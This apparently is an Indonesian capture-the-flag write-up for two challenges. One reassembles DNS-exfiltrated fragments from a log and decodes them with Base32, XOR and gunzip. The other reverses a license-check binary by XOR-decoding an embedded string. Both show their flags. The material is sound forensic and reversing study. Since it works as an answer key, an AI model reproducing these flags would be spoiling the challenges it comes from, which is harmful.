Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan
Tidak perlu akses internet. Semua bukti ada di file log.

Format Flag
KMIPN8{...}

dns_exfil_multistage.log


solved by muhammad dhafin ramadhan

diberikan sebuah **dns_exfil_multistage.log**

didalamnya terdapat

```
reply key.exfil.kamsiber.local is TXT "Vk9DQVRJT04="
```

data tersebut adalah base64, jadi kita coba decode, didapatkan string **VOCATION**



didalam log tersebut juga terdapat

```
payload_encoding: base32_without_padding
postprocess=xor_then_gzip
```

urutan pemulihannya berarti:

1. Gabungkan fragmen berdasarkan nomor urut.

2. Decode Base32 dengan menambahkan padding bila diperlukan.

3. XOR hasilnya memakai key VOCATION secara berulang.

4. Decompress sebagai Gzip.

Fragmen query A harus diurutkan dari 01 sampai 08:

```
01.JHCEWQKQLDLC
02.IVFQWC32CRN7
03.7X7IC3UMPWAM
04.GYLYAYHQ5WIG
05.QZS5QAHOBGPY
06.KZTHDRRYVDM3
07.4JFE5CK5ONEH
08.ASKPJY
```

Setelah prefix urutan dan domain dihapus, payload Base32-nya:

```
JHCEWQKQLDLCIVFQWC32CRN77X7IC3UMPWAMGYLYAYHQ5WIGQZS5QAHOBGPYKZTHDR
RYVDM34JFE5CK5ONEHASKPJY
```


challenge ini dapat diselesaikan dicyberchef, dengan cara seperti berikut

Masukkan payload yang sudah diurutkan dan digabung:

```
JHCEWQKQLDLCIVFQWC32CRN77X7IC3UMPWAMGYLYAYHQ5WIGQZS5QAHOBGPYKZTHDR
RYVDM34JFE5CK5ONEHASKPJY======
```

Enam karakter = adalah padding Base32.

Susun recipe sebagai berikut, from base 32 > XOR > Gunzip



tldr, urutannya Fragmen DNS > From Base32 > XOR "VOCATION" > Gunzip >Flag

Flag: KMIPN8{multi_stage_dns_exfiltration}

Reverse Engineering

License Gate

750

Kisi-kisi
Sebuah binary kecil digunakan sebagai gate validasi lisensi. Peserta perlu memahami bagaimana input diperiksa dan menemukan nilai yang melewati validasi. Flag baru muncul setelah gate menerima input yang benar.

Fokus Teknis
Binary behavior analysis, input validation path, and lightweight reversing.

Artefak / Akses
File yang digunakan: license_gate

Tugas
Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan
Challenge offline. Jalankan binary di lingkungan lokal/lab, bukan di host produksi panitia.

Format Flag
KMIPN8{...}

solved by Fauzi Ismail

Sebuah chall reverse engineering, kita diberikan sebuah binary bernama licence_gate
Pertama jika kita lihat filenya:

ini merupakan file binary executable linux
lalu jika kita strings:

```
❯ strings license_gate
/lib64/ld-linux-x86-64.so.2
puts
free
strlen
malloc
__libc_start_main
__cxa_finalize
strcmp
libc.so.6
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVAUATUSH
&tSC
([]A\A]A^A_
PTE1
u+UH
<       v)
Usage: ./license_gate <license>
1d0202111d7156202020333d38240c3d45371a31373b2e1e3d26590d313e33102c34
363a5e2f
Submit the license as the flag.
VER-ISAKOV
Access granted
Access denied
;*3$"
GCC: (Debian 14.2.0-19) 14.2.0
.shstrtab
.note.gnu.property
.note.gnu.build-id
.interp
.gnu.hash
```

```
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.note.ABI-tag
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
```

Terdapat hal menarik:

```
Usage: ./license_gate <license>
1d0202111d7156202020333d38240c3d45371a31373b2e1e3d26590d313e33102c34
363a5e2f
Submit the license as the flag.
VER-ISAKOV
Access granted
Access denied
```

Ada dua bagian penting:

```
1d0202111d7156202020333d38240c3d45371a31373b2e1e3d26590d313e33102c34
363a5e2f
VER-ISAKOV
```

Hex string panjang kemungkinan adalah data terenkripsi/ter-encode.
String VER-ISAKOV terlihat seperti key atau material untuk validasi

Jika kita jalankan binarynya dan coba masukkan license random:

access denied

Dari disassembly, terlihat binary melakukan beberapa hal:

1. Membaca hex string dari .rodata
2. Mengubah pasangan karakter hex menjadi byte
3. Membuat key dari string VER-ISAKOV, tetapi dengan urutan terbalik
4. Melakukan XOR byte ciphertext dengan key berulang
5. Membandingkan hasilnya dengan input user menggunakan strcmp

String VER-ISAKOV dibalik menjadi VOKASI-REV

maka kurang lebih seperti ini

plaintext = hex_decode(ciphertext) XOR repeating_key("VOKASI-REV")

Berarti sekarang kita perlu untuk mendecode license key. Decode menggunakan script kurang lebih sperti ini, decode.py:

```
hex_data =
"1d0202111d7156202020333d38240c3d45371a31373b2e1e3d26590d313e33102c3
4363a5e2f"
key = "VOKASI-REV"

ct = bytes.fromhex(hex_data)
pt = bytes(c ^ ord(key[i % len(key)]) for i, c in enumerate(ct))

print(pt.decode())
```

maka langsung terlihat flagnya

Flag: KMIPN8{reverse_the_gate_not_the_guess}